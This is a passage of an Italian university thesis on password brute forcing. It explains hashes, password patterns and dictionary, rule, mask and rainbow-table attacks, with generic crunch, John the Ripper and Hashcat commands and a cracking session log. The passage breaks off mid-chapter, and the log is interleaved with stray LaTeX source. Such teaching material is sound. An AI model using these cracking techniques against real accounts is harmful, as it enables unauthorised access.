



Università degli Studi di Camerino

---

SCUOLA DI SCIENZE E TECNOLOGIE

Corso di Laurea in Informatica (Classe L-31)

# Brute Force Wordlist, Bruteforce Strategies And CUDA

Laureando  
**Nico Trionfetti**

**Matricola 105381**

Relatore  
**Prof. Fausto Marcantoni**

---

A.A. 2020/2021



# Indice

|  |           |
|--|-----------|
| <b>Abstract</b>                                  | <b>5</b>  |
| <b>1 Introduzione</b>                            | <b>7</b>  |
| 1.1 Che cos'è il Brute Force . . . . .           | 7         |
| 1.2 Hash . . . . .                               | 8         |
| 1.2.1 Types . . . . .                            | 8         |
| 1.3 Password analysis . . . . .                  | 9         |
| 1.3.1 20-60-20 RULE . . . . .                    | 10        |
| <b>2 Tecniche di Brute Force</b>                 | <b>13</b> |
| 2.1 Offline Attack . . . . .                     | 13        |
| 2.2 Brute Force Attack . . . . .                 | 14        |
| 2.3 Dictionary Attack . . . . .                  | 14        |
| 2.4 Rainbow Table Attack . . . . .               | 16        |
| 2.5 Rule Attack . . . . .                        | 17        |
| 2.6 Mask Attack . . . . .                        | 17        |
| 2.7 Strumenti . . . . .                          | 18        |
| 2.7.1 John The Ripper . . . . .                  | 18        |
| 2.7.2 Hashcat . . . . .                          | 19        |
| <b>3 Extract Hashes</b>                          | <b>21</b> |
| 3.1 Windows . . . . .                            | 21        |
| 3.1.1 CREDDUMP . . . . .                         | 21        |
| 3.1.2 MIMIKATZ . . . . .                         | 22        |
| 3.2 Linux . . . . .                              | 24        |
| <b>4 Brute Force Dispositivi mobile</b>          | <b>27</b> |
| 4.1 Brute Force con Dispositivi mobile . . . . . | 27        |
| 4.1.1 NetHunter . . . . .                        | 27        |
| 4.1.2 Android-PIN-Bruteforce . . . . .           | 28        |
| 4.2 WBRUTE . . . . .                             | 31        |
| 4.3 CiLocks . . . . .                            | 32        |
| <b>5 Web Brute Force</b>                         | <b>33</b> |
| 5.1 Strumenti . . . . .                          | 33        |

|          |                           |           |
|----------|---------------------------|-----------|
| 5.1.1    | Hydra . . . . .           | 33        |
| 5.1.2    | WpScan . . . . .          | 33        |
| 5.1.3    | GoBuster . . . . .        | 33        |
| <b>6</b> | <b>Wi-Fi Brute Force</b>  | <b>35</b> |
| 6.1      | Tecniche . . . . .        | 35        |
| 6.2      | Strumenti . . . . .       | 35        |
| 6.3      | Esempio . . . . .         | 35        |
| <b>7</b> | <b>Parallelismo</b>       | <b>37</b> |
| 7.1      | Tecniche . . . . .        | 37        |
| 7.2      | Strumenti . . . . .       | 37        |
| 7.3      | Esempio . . . . .         | 37        |
| <b>8</b> | <b>CUDA</b>               | <b>39</b> |
| 8.1      | CPU vs GPU . . . . .      | 39        |
| 8.2      | Strumenti . . . . .       | 39        |
| 8.3      | Esempio . . . . .         | 39        |
| <b>9</b> | <b>Tecniche di difesa</b> | <b>41</b> |

## Abstract

Nei giorni d'oggi chiunque si affida ai propri dispositivi per memorizzare le proprie password pensando di tenerle al sicuro in questo modo, ma è davvero così ?

In questa tesi andremo ad analizzare le tecniche che utilizzano i criminali informatici per il recupero delle password criptate nei vari dispositivi e i vari tipi di attacchi che fanno su di queste per recuperare la password in chiaro.

Inoltre andremo a vedere quali sono le migliori tecniche per difenderci da questi tipi di attacchi, andando a neutralizzare un eventuale attacco di un utente malintenzionato.

**da sistemare**



# 1. Introduzione

## 1.1 Che cos'è il Brute Force

Nella crittografia, un attacco di Brute Force consiste in un utente malintenzionato che invia molte password con la speranza di indovinare una combinazione correttamente.

L'aggressore controlla sistematicamente tutte le possibili password finché non trova quella corretta. In alternativa, l'attaccante può tentare di indovinare la chiave che in genere viene creata dalla password utilizzando una funzione di derivazione della chiave.

```
3gA8bjqI m5MoKRJJ 0WZCBfwI zm9jqUiN glYqI53X eokUQTMr LDzoPv9e qXUCvXrT Enju6m2B
oiKqleah 9WtsbkvW W3gyedbV 12j9P5xy 8SxkUE9w nXXADMm5 GiB1Z6l0 jio5wIbp gozIsTIm
lz0WmgPt i9XnarBa yo0acST0 Q1acFGJq IZkFcv0u 5ugNFvLw w2GL7xIN w2bejXwY RvYxtMjU
nRL06HW5 cHRSQrAb DoqQQRgd RTUevfn2 faFLIMRf Mm1nJoZE JilIRGJ5 crEHftjc eDm55WJp
RfVugGsl RgsGp0oU tHd41yuV L0x6wZkG IdqZ0txK TIBeHAVA XYVA4UOI VXoncM5C uk3Eaauk
dB90qMas DJrU178v nCZrMpk8 Xaup9lw5 miufIFTB Z9p5K9Ut suAjQYep x5CosAtw bHTdQPkj
Algr9Utx Pik7Ii04 vaYlGHjc BtJ8ktAk au0greB1 P9FTnI7c a6UEr0cr iEp0z3tC HZg7iYWZ
6FFcHAoe Yfa3SY5I 351sV8w5 J3PxPYnz WGlLGuBW c2503M6c pDfsu2Q4 cdP5cwB5 9vFjEHQu
2MxkJa3i B4bLGHw4 UIJcx0ns IMT1fNa3 PASSWORD mfviEj5x EsKPneug GKJU0utG FK92JFQ3
rPlowpJr Yr30oFJ5 GHcDJqvx A3QA5Ye3 YbtwXwnn NGJLCNL8 2vJsptvH zCinx0EC UN3j3pXC
vmjRD4i0 Q1kh5j6Y 5i6TSEaT lId407YG deYv90Sn 2nczWHh6 vFXjiFRI 4sDHxCzm Qpe5zL30
4eggPjtZ KRfuFRnU VtQhz1v9 XV9DkP4x S9mMEd5S bXyfJTGK NQxNSTOH qf5CnY1M WjJz8X2c
9rpYjpuU ZS69eKwL 7iMwKrl0 mtCQSeYd mmam9dn9 5ha4ddzy o9KYUF5Y fJAzwIdn zzHoKGY1
DDGTfjZL Yt7Fm3lV zqJ8pdw1 7YcJfnB9 5oywq9fK 3sA0ewmA zHJyTRNe UupQ0TKY XJpvqp2B
q3LW0tcJ 4Pm6aoip iE9NzJgc ntSxFnxl qW7eAqKE 1VmD6lf0 5uzTxi6 2gRsURBz yxseYGgg
beCDYzD2 dcrV4A54 jaT6KoQH MtEulhJ3 xt67N62g zKQIfxdI KbBFpDhY Qd5PGAPW csfWIRrf
UAid0Mw8 ZDqQ2xzq QIJfG6Se prhomHT2 scLAHNAS NmIQ0UFQ 7TqPhSZP kp7MUZMk WSKd1TOU
```

Un attacco di Brute Force è un attacco crittoanalitico che, in teoria, può essere utilizzato per tentare di decrittografare qualsiasi dato crittografato. Tale attacco potrebbe essere utilizzato quando non è possibile sfruttare altri punti deboli in un sistema di crittografia che renderebbero il compito più semplice.

Gli attacchi di forza bruta funzionano calcolando ogni possibile combinazione che potrebbe costituire una password e testandola per vedere se è la password corretta. All'aumentare della lunghezza della password, la quantità di tempo e la potenza di calcolo richiesta in media per trovare la password corretta aumenta in modo esponenziale.

Per password più lunghe vengono utilizzati altri metodi come l'attacco del dizionario perché una ricerca a forza bruta richiede troppo tempo. Password e chiavi più lunghe hanno più valori possibili e persino più combinazioni, il che le rende esponenzialmente più difficili da decifrare rispetto a quelle più corte.

Gli attacchi di forza bruta possono essere resi meno efficaci offuscando i dati da codificare, rendendo più difficile per un utente malintenzionato riconoscere quando il codice è stato craccato o costringendo l'aggressore a fare più lavoro per testare ogni ipotesi. Una delle misure della forza di un sistema di crittografia è il tempo che teoricamente impiegherebbe un utente malintenzionato per sferrare un attacco di forza bruta riuscito contro di esso.

## 1.2 Hash

Le funzioni hash [1] sono particolari funzioni che permettono di dare a un messaggio un'impronta digitale tale da identificarlo univocamente.




Figura 1.1: hash

In altre parole creano una stringa associata al messaggio da spedire e per il quale, una volta applicata la funzione, non dovrebbe essere più possibile ritornare al testo originale. Quindi, il valore hash  $h(M)$  è una rappresentazione non ambigua e non falsificabile di un messaggio  $M$ , facile da calcolare e tale da comprimere il messaggio stesso. Tra le principali proprietà delle funzioni hash ricordiamo che: sono facili da calcolare, godono della proprietà di sicurezza forte (è computazionalmente difficile trovare 2 messaggi diversi con lo stesso valore hash), godono della proprietà di sicurezza debole (dato  $M$ , è computazionalmente difficile trovare  $M'$  tale che  $h(M) = h(M')$ ), e sono One-way, cioè, dato  $y$  è computazionalmente difficile trovare  $M$  tale che  $y = h(M)$ .

### 1.2.1 Types

Le principali funzioni hash presenti attualmente sono:

- **MD2**  
acronimo di Message Digest Algorithm, produce un valore hash di 128 bit e richiede come input multipli di 16 byte. La funzione, inoltre, usa un padding, cioè aggiunge dei bit mancanti ai messaggi in input che non hanno la lunghezza giusta. Questo algoritmo è già stato violato.
- **MD4**  
anche questa funzione usa hash a 128 bit, ma è più veloce di MD2. Processa il messaggio dividendolo in blocchi di 512 bit. Il padding del messaggio, inoltre, comprende un valore di 64 bit che indica la lunghezza del messaggio originale. Questa funzione è più sicura della precedente, in quanto la difficoltà di produrre due messaggi che hanno la stessa lunghezza con modulo  $2^{64}$  è maggiore.
- **MD5**  
è stato ideato dopo la violazione di MD4, su cui è basato. Il testo è diviso in blocchi 512 bit e viene generato un hash di 128 bit. E' basato su XOR e operazioni logiche. L'unico svantaggio è dovuto dal fatto che è un po' più lento di MD4.
- **SHA-1**  
acronimo di Secure Hash Algorithm-1 (anche SHS, Secure Hash Standard), sviluppato dal NSA su richiesta del NIST (National Institute of Standard and Tech-



nology). Utilizza gli stessi principi di MD4 e MD5. Il progetto originale del 1994 aveva il nome di SHA, poi modificato nel codice dal NSA. Produce output di 160 bit a partire da una lunghezza arbitraria. Attualmente è uno dei più sicuri, usato anche dai servizi PGP e GPG per firmare documenti.

- **SHA-2**

versione successiva a SHA-1, genera impronte di documenti da 256, 384 e 512 bit.

### 1.3 Password analysis

Una cosa da conoscere per effettuare un buon attacco di Brute Force, è la composizione di una password e la sua tassonomia [2], da uno studio generale delle password è stato notato che :

- la lunghezza media di una password è di 7 - 9 caratteri
- si ha il 50% di possibilità che una password contenga una o più vocali
- le donne preferiscono utilizzare nomi per le loro password e gli uomini preferiscono gli hobby
- i simboli più utilizzati sono : ~, !, @, #, \$, %, &, \*, e ?
- se si utilizza un numero è il 1 o il 2 e sono utilizzati alla fine
- se si utilizza più di un numero, sono sequenze o numeri personali
- se si utilizza una lettera maiuscola, questa si trova all'inizio
- 66% delle persone utilizza 1-3 password per tutti i suoi account
- una persona su nove ha una password basata sulle 500 password più utilizzate
- i paesi occidentali preferiscono le password in minuscolo e i paesi dell'est preferiscono le cifre

Le password possono contenere molte informazioni al riguardo al suo creatore, molte volte la stessa persona utilizza un pattern specifico per la creazione delle proprie password, dove andrà a cambiare piccoli dettagli tra una password e l'altra. Questi pattern si possono suddividere in :

- **Basic Pattern**

Visibile facilmente, composto da gruppi ben distinti

R0b3 rt2017!

Jennifer1981!

Figura 1.2: Basic Pattern

Qui possiamo notare che ogni password è composta da un nome e termina con quattro numeri con lo stesso carattere speciale.

- **Macro Pattern**

Statiche sulla struttura come lunghezza e set di caratteri

**7482**Sacrifice

Solitaire**7482**

Figura 1.3: Macro Pattern

Qui possiamo notare che le password hanno un loro schema, composto dalla combinazione di 4 numeri e 7 lettere, inoltre la parola inizia in entrambi i casi con una maiuscola ed in entrambi i casi abbiamo sempre la stessa lettere e lo stesso gruppo di numeri.

- **Micro Pattern**

Utilizzo di temi e dati/interesse personali per la loro composizione

BlueParrot**345**

RedFerret**789**

Figura 1.4: Micro Pattern

Qui possiamo notare che ogni password inizia con un colore, inoltre la seconda parte è composta da un nome di un animale e si utilizzano 3 numeri diversi per concludere la password.

L'individuazione di questi schemi possono andare a ridurre di molto i tempi che si impiegano per trovare le password, perché ci permettono di capire quale tecnica è più adeguata da applicare e quali regole applicare per l'esecuzione dell'attacco.

### 1.3.1 20-60-20 RULE

La regola 20-60-20 è un modo per visualizzare il livello di distribuzione delle password in base alla loro complessità, con caratteristiche che generalmente seguono quelle di una curva gaussiana, dove sull'asse delle X abbiamo la complessità della password e sul lato delle Y abbiamo il "numero" di quante persone la utilizzano.

- Il 20% delle password sono parole del dizionario facilmente indovinabili o password comuni.
- Il 60% delle password sono variazioni da moderate a leggere rispetto al precedente 20%.
- Il 20% delle password sono rigide, lunghe, complesse o con caratteristiche uniche.




Figura 1.5: Rule 20-60-20 [2]



## 2. Tecniche di Brute Force

Quando un hacker utilizza la forza bruta per sferrare un attacco brute force, solitamente lo fa per risalire a una password, a un PIN o a una chiave crittografica.

In pratica, l'hacker tenta di accedere a un account o a dei file protetti utilizzando un metodo automatizzato che procede per tentativi fino ad ottenere l'accesso desiderato.

Questo metodo, chiamato in inglese trial-and-error (tentativo ed errore), non richiede l'uso di algoritmi complessi ma semplicemente di tempo e potenza di calcolo.

L'attacco forza bruta è, sostanzialmente, l'equivalente di provare tutte le chiavi presenti nel proprio portachiavi fino a trovare quella giusta per aprire la porta di casa.

In ambito informatico, la serratura è l'account o il file a cui si vuole accedere, mentre le chiavi sono tutte le password possibili.

Ovviamente, tali password sono moltissime e quindi sarebbe impossibile procedere per tentativi manualmente, ma programmi appositi sono in grado di eseguire numerosi tentativi in intervalli di tempo molto brevi.

Per eseguire un attacco di forza bruta si può ricorrere a diversi metodi, che possono essere riconducibili alle tipologie elencate di seguito.

### 2.1 Offline Attack

Un utente malintenzionato può ottenere un hash della tua password che può portare offline [3] e provare a decifrarlo.

Un hash è solo una forma di crittografia unidirezionale. Quando il tuo computer salva la tua password, non salva (o non dovrebbe) salvarla in chiaro. Invece, esegue l'hashing della tua password e la salva. Quindi, ad esempio, se la tua password è Password123, il tuo computer memorizzerà: 42f749ade7f9e195bf475f37a44cafc. In questo modo, se qualcuno è in grado di leggere la memoria del tuo computer, non sarà in grado di sapere qual è la tua password.

Ora, quando accedi al tuo computer, il computer prende ciò che hai inserito nella richiesta della password, calcola un hash e confronta quell'hash con quello che ha memorizzato quando hai impostato la password. Se le password corrispondono, ti viene concesso l'accesso. Un attacco con password offline porterà questo hash offline e cercherà di trovare il valore di testo non crittografato che calcola su quell'hash. Per fare ciò, un utente malintenzionato utilizza un computer per prendere le password, calcola l'hash e lo confronterà molto rapidamente. Questa operazione verrà eseguita più e più volte fino a quando non verrà trovata una corrispondenza.

La differenza tra attacchi di password offline e online è enorme. In un attacco con password offline, l'autore dell'attacco non tenta mai di accedere al server delle applicazioni. Ciò significa che è invisibile al team di sicurezza e ai log. Ciò significa anche che

le protezioni comuni come i blocchi degli account non funzioneranno. Questo perché l'attaccante lo porterà offline, troverà la password e quindi solo un tentativo corretto verrà registrato dall'applicazione.

Un'altra importante differenza tra gli attacchi di password offline e online è la velocità. Mentre gli attacchi con password online sono limitati dalla velocità della rete, gli attacchi con password offline sono limitati solo dalla velocità del computer che l'aggressore sta utilizzando per violarli. Per contestualizzare, abbiamo una macchina di cracking che può tentare 3 miliardi di tentativi di password al secondo. Ciò significa che una password di 8 caratteri può essere brutalmente forzata (ogni possibile combinazione di caratteri) in meno di 3 giorni.

Parte fondamentale del Brute Force è l'utilizzo di strumenti adeguati in base all'operazione da svolgere. Esistono molti programmi per recuperare le password dai Hash, i più famosi per l'utilizzo offline sono :

- **HASHCAT**[\[4\]](#)
- **JOHN THE RIPPER**[\[5\]](#)

Questi consentono di decifrare una password andando a utilizzare diverse tecniche di Brute Force, con versatilità e velocità. Inoltre hanno il supporto alla maggior parte dei tipi di crittazione e sono in grado sia di utilizzare la potenza computazionale della CPU e della GPU.

## 2.2 Brute Force Attack

Un attacco di forza bruta [\[6\]](#)[\[7\]](#) è un tentativo di decifrare una password o un nome utente oppure di trovare una pagina web nascosta o la chiave utilizzata per crittografare un messaggio utilizzando l'approccio della prova e dell'errore con la speranza, alla fine, di indovinare. Si tratta di un vecchio metodo di attacco, ma è ancora efficace e molto usato dagli hacker. A seconda della lunghezza e complessità della password, la sua individuazione può richiedere da pochi secondi a molti anni.

| Key Lenght (Chars) | Time To Decrypt |
|--------------------|-----------------|
| 8                  | 15 min          |
| 9                  | 14 hours        |
| 10                 | 457 hours       |
| 11                 | 3.3 years       |
| 12                 | 214 years       |

Tabella 2.1: Tempo di Brute-Force (Password che comprende 0-9,a-z,A-Z)[\[2\]](#)

## 2.3 Dictionary Attack

Questo tipo di attacco [\[8\]](#) è forse quello più usato nell'ambito del Password Cracking. Perché permette di ottenere buoni risultati se il dizionario usato è completo e se le regole (rules) sono efficaci.

Il funzionamento è semplice, l'algoritmo segue questi step:

- **Step 1**

Si prende la password in chiaro dal Dizionario e si genera l'hash (encrypt).

- **Step 2**

Si compara l'hash generato con l'hash della password da craccare.

- **Step 3**

Nel caso in cui l'hash non corrisponda, ritorna allo Step 1.

Nel caso in cui l'hash corrisponda, la password è stata trovata.

Proteggersi da questo attacco è semplice. Basta scegliere delle password non troppo convenzionali e banali.

Il successo di un attacco dipende largamente dal dizionario utilizzato, ma anche dal tipo di rules che applichiamo ad ogni voce del dizionario. Le "regole", in generale, permettono di generare più varianti di una singola voce nel dizionario. Ad esempio, una possibile regola potrebbe essere denotata con "-pl" ad indicare al nostro software di cracking di effettuare e testare anche il plurale di ogni voce nel dizionario. Oppure "[0-9]" ad indicare di testare per ogni voce nel dizionario anche la variante che prevede un numero da 0 a 9 posto alla fine della stringa. I software di password cracking che permettono attacchi dizionario quasi sempre prevedono la possibilità di applicare regole. E' anche importante saper configurare il nostro software per sfruttare le caratteristiche comuni e statisticamente più usate nella scelta di una password.

Nella rete possiamo trovare molti dizionari, ormai diventati standard grazie allora loro vasta scelta di password contenute e alla loro suddivisione per tipo ( password account / wi-fi / ecc ecc ), uno dei più utilizzati è **rockyou**, che contiene 14,341,564 password uniche , usate in 32,603,388 account.

Inoltre grazie a diversi strumenti possiamo generarci dei dizionari personalizzati, in base ad esempio ad alcune informazioni che abbiamo recuperato sulla vittima del nostro attacco, lo strumento che ci permette di fare questo è **CRUNCH**[9], che attraverso il seguente comando permette la creazione di elenchi di parole in cui è possibile specificare un set di caratteri standard o un set di caratteri specifici. Crunch può generare tutte le possibili combinazioni e permutazioni.

Esempio :

```
1 root@kali:~# crunch <min> <max> [opzioni]
```

Codice 2.1: Esempio crunch command

Dove min e max sono parametri obbligatori e rispettivamente sono la minima e la massima lunghezza delle stringhe da generare. Inserendo solamente il minimo e massimo, crunch creerà una lista alfabetica. Se invece inseriamo dei caratteri dopo il minimo e il massimo, utilizzerà quelli per creare la lista. Per salvare l'output, l'opzione è -o

```
1 root@kali:~# crunch 3 5 123abc -o lista.txt
```

Codice 2.2: Esempio crunch command

Inoltre fare qualcosa di più specifico, come utilizzare una parola ma inserire dei caratteri speciali, numeri e lettere solo in determinati punti, basta inserire la chiocciola per indicare dove inserire le lettere, per i caratteri speciali, prima del carattere bisogna digitare '\' (cosiddetto carattere di escape). La percentuale indica invece che vogliamo dei numeri al posto delle lettere dell'alfabeto, mentre il minimo e il massimo devono coincidere con la lunghezza della stringa definita.

```
1 root@kali:~# crunch 14 14 -t \!@Mr.Touch@%\% -o listaparole.txt
2
3     Crunch will now generate the following amount of data: 68546400 bytes
4
5     65 MB
6
7     Crunch will now generate the following number of lines: 4569760
8
9     !aaMr.Touchaa0
10
11     !aaMr.Touchaa1
12
13     .....
```

Codice 2.3: Esempio crunch command

## 2.4 Rainbow Table Attack

Una tavola arcobaleno [10] è solo uno dei tanti potenti strumenti nell'arsenale dei criminali informatici di oggi.

Una tabella arcobaleno è un vasto repository di dati che viene utilizzato per attaccare non la password stessa, ma il metodo fornito dalla sicurezza della crittografia fornita dall'hash. In effetti, è una vasta libreria di password in chiaro e i valori di hash che corrispondono a ogni password. Gli hacker confrontano l'hash della password di un utente con tutti gli hash esistenti nel database. Questo può rivelare rapidamente quale password in chiaro è legata a un determinato hash. Inoltre, più di un testo può produrre lo stesso hash - e questo è abbastanza buono per i criminali informatici poiché in realtà non hanno bisogno di conoscere la vera password, qualsiasi combinazione di simboli che autentica il loro accesso lo farà.

Le Rainbow Table presentano alcuni distinti vantaggi rispetto ad altri metodi per decifrare le password. L'esecuzione della funzione hash non è il problema per i criminali informatici in questione, poiché tutto è precompilato e i database contenenti tutte le informazioni di cui hanno bisogno sono disponibili online. In effetti, ciò che devono eseguire è solo una semplice operazione di ricerca e confronto su una tabella.

Tuttavia, gli attacchi arcobaleno non sono lo strumento universale per gli hacker. Hanno i loro limiti, come l'enorme quantità di spazio di archiviazione necessaria per archiviare le tabelle che utilizzano - e le tabelle in questione sono davvero piuttosto grandi. Le dimensioni regolari di una tabella arcobaleno contenente gli hash di tutte le possibili 8 password dei simboli che includono la maggior parte dei simboli che si possono pensare possono essere grandi quanto 160 GB - e lo spazio di archiviazione necessario per l'inclusione di password più lunghe nella tabella aumenta esponenzialmente con ogni bit aggiunto. Per evitare di cadere vittime di un attacco Rainbow Table, oltre a seguire tutte le buone pratiche durante la creazione di una password, questo tipo di attacchi possono essere facilmente prevenuti utilizzando la tecnica del Salt da parte dello sviluppatore del sistema IT in questione. Salt è un bit casuale di dati che viene passato nella funzione hash insieme al testo in chiaro. Ciò garantisce che ogni password abbia un hash generato univoco, rendendo impossibile eseguire questo tipo di attacco.



## 2.5 Rule Attack

L'attacco basato su regole[11] è come un linguaggio di programmazione progettato per la generazione di password candidate. Ha funzioni per modificare, tagliare o estendere le parole e ha operatori condizionali per saltarne alcune. Ciò lo rende l'attacco più flessibile, accurato ed efficiente. La prima cosa che ci viene in mente è: quali sono le regole perché dovremmo usare Rule Attack per craccare l'hash. Quindi, prima di tutto, considera il seguente scenario. Hai un elenco di password di base contenente le seguenti parole :

```
1 password
2 mysecret
3 qwerty
```

Codice 2.4: Esempio rule attack wordlist

Se volessi provare le password aggiungendo il pattern "123" alla fine, la lista diventerà:

```
1 password
2 password123
3 mysecret
4 mysecret123
5 qwerty
6 qwerty123
```

Codice 2.5: Esempio rule attack wordlist

Se si vuole mettere in maiuscolo anche la prima lettera delle parole originali, ora diventerà:

```
1 password
2 password123
3 Password
4 mysecret
5 mysecret123
6 Mysecret
7 qwerty
8 qwerty123
9 Qwerty
```

Codice 2.6: Esempio rule attack wordlist

Questo ci permette quindi di rendere più versatile il nostro attacco, andando a prendere un dizionario che abbiamo a disposizione e modificandolo in base alle nostre necessità.

## 2.6 Mask Attack

Gli attacchi con maschera [12] sono simili agli attacchi di forza bruta, negli attacchi di forza bruta, vengono provati tutte le possibili combinazioni esistenti. Gli attacchi con maschera sono più specifici poiché il set di caratteri che provi viene ridotto in base alle informazioni che si conosce.

Ad esempio, se si sa che l'ultimo carattere di una password è un numero, puoi configurare la maschera per provare solo i numeri alla fine. Usando i tradizionali attacchi di forza bruta, saresti comunque costretto a provare tutte le combinazioni che non sono numeri.

Ad esempio, se prendiamo la seguente password: **Maschera101**

Ha una lunghezza di 7 caratteri e per ognuno può essere maiuscolo (26 potenziali caratteri), minuscolo (26 potenziali caratteri), un simbolo (33 potenziali caratteri) o un numero (10 potenziali caratteri), noi dovrei provare un numero totale di  $95^7$  (69.833.728.698.375) combinazioni.

Supponiamo ora di sapere che gli ultimi tre caratteri sono numeri. Ciò ridurrebbe drasticamente il potenziale spazio delle chiavi poiché non sarebbe necessario provare password con lettere o simboli negli ultimi tre spazi.

Ovviamente devi assicurarti che le tue informazioni sulla password siano corrette, altrimenti la tua maschera potrebbe non generare la password. Usando il mascheramento puoi anche creare maschere per sfruttare le abitudini delle password. Ad esempio, un'abitudine comune è che le password inizino con una maiuscola se ne è richiesta almeno una.

Un altro esempio in cui è possibile applicare il mascheramento è quando si conosce il pattern della password da attaccare. Molti router domestici hanno algoritmi di generazione di password predefiniti e le informazioni sulla creazione delle loro chiavi possono essere trovate online.

## 2.7 Strumenti

Per eseguire il brute force, possiamo trovare moltissimi tool nel web, ma ci sono due programmi che spuntano tra di questi, per la loro efficacia e per la loro flessibilità nel permettere di eseguire diversi tipi di attacchi.

### 2.7.1 John The Ripper

John the Ripper è un software per craccare password che inizialmente era disponibile solo su UNIX. Solo dal 2012 è stato possibile eseguirlo su 15 piattaforme diverse, tra cui Windows.

Il programma combina diverse modalità di rottura in un unico programma ed è completamente configurabile in base alle proprie necessità.

Le tipologie di attacchi che possiamo eseguire con questo strumento sono :

- Bruteforce Attack

```
1 john --format=#type hash.txt
```

Codice 2.7: John the ripper Bruteforce

- Dictionary Attack

```
1 john --format=#type --wordlist=dict.txt hash.txt
```

Codice 2.8: John the ripper Dictionary

- Mask Attack

```
1 john --format=#type --mask=?l?l?l?l?l?l -min-len=6
```

Codice 2.9: John the ripper Mask

- Incremental Attack

```
1 john --incremental hash.txt
```

Codice 2.10: John the ripper Incremental

- Dictionary + Rule Attack

In aggiunta al Dictionary attack possiamo applicare delle regole, queste regole vengono inserite tramite il comando **-rules=??**.

Questi regole sono :

- ☐ **-rules=Single**
- ☐ **-rules=Wordlist**
- ☐ **-rules=Extra**
- ☐ **-rules=Jumbo**
- ☐ **-rules=KoreLogic**
- ☐ **-rules=All**

```
1 john --format=#type --wordlist=dict.txt --rules
```

Codice 2.11: John the ripper Dictionary + Rule

Un'altra funziona di Jhon The Ripper è quella di utilizzare le CPU in parallelo, questo è possibile tramite l'utilizzo del comando :

```
1 john --wordlist=dict.txt hash.txt --rules --dev=<#> --fork=8
```

Codice 2.12: John the ripper Multi-CPU example 8 core

Inoltre è possibile eseguire John The Ripper sfruttando la GPU con il comando

```
1 john --list=formats --format=cuda #for CUDA
2 john --list=formats --format=opencl #for Opencl
```

Codice 2.13: John the ripper GPU example

## 2.7.2 Hashcat

Hashcat è l'utility di recupero password più veloce e avanzata al mondo, che supporta sei modalità di attacco uniche per oltre 300 algoritmi di hashing altamente ottimizzati. hashcat attualmente supporta CPU, GPU e altri acceleratori hardware su Linux, Windows e macOS e dispone di strutture per consentire il cracking distribuito delle password.

I tipi di attacchi supportati sono :

- Brute Force

```
1 hashcat -a 3 -m #type hash.txt
```

Codice 2.14: Hashcat Brute Force

- Dictionary Attack

```
1 hashcat -a 0 -m #type hash.txt dict.txt
```

Codice 2.15: Hashcat Dictionary

- Combination

```
1 hashcat -a 1 -m #type hash.txt dict1.txt dict2.txt
```

Codice 2.16: Hashcat Combination

- Mask Attack

```
1 hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a
```

Codice 2.17: Hashcat Mask

- Hybrid Dictionary + Mask

```
1 hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a?a?a
```

Codice 2.18: Hashcat Hybrid Dictionary + Mask

- Hybrid Mask + Wordlist

```
1 hashcat -a 6 -m #type hash.txt ?a?a?a?a?a?a dict.txt
```

Codice 2.19: Hashcat Hybrid Mask + Wordlist

Esempio di un Brute Force con Hascat

```
2906de51196732ba0b97eb5360c1baeb:unicam 243 hashcat -a 6 -m #type has
244 \end{lstlisting}
Session.....: hashcat M 245 \item Hybrid Mask + Wordlist
Status.....: Cracked M 246 \begin{lstlisting}[caption=(t
Hash.Name.....: MD5 247 hashcat -a 6 -m #type has
Hash.Target.....: 2906de51196732ba0b97eb5360c1baeb \end{lstlisting}
Time.Started.....: Mon Jul 5 23:51:11 2021 (0 secs) \itemize)
Time.Estimated...: Mon Jul 5 23:51:11 2021 (0 secs)
Kernel.Feature...: Pure Kernel 250
Guess.Mask.....: ?1?2?2?2?2?2 [6] 251 Esempio di un Brute Force con Has
Guess.Charset....: -1 ?l?d?u, -2 ?l?d, -3 ?l?d*!$@_, -4 Undefined
Guess.Queue.....: 6/15 (40.00%) 252
Speed.#1.....: 1182.1 MH/s (8.77ms) @ Accel:16 Loops:256 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 341704704/3748902912 (9.11%)
Rejected.....: 0/341704704 (0.00%)
Restore.Point....: 147456/1679616 (8.78%)
Restore.Sub.#1...: Salt:0 Amplifier:0-256 Iteration:0-256
Candidate.Engine.: Device Generator
Candidates.#1...: san392 -> pr1fly
Hardware.Mon.#1..: Temp: 42c Util: 88% Core:1607MHz Mem:2504MHz Bus:4
Started: Mon Jul 5 23:51:08 2021
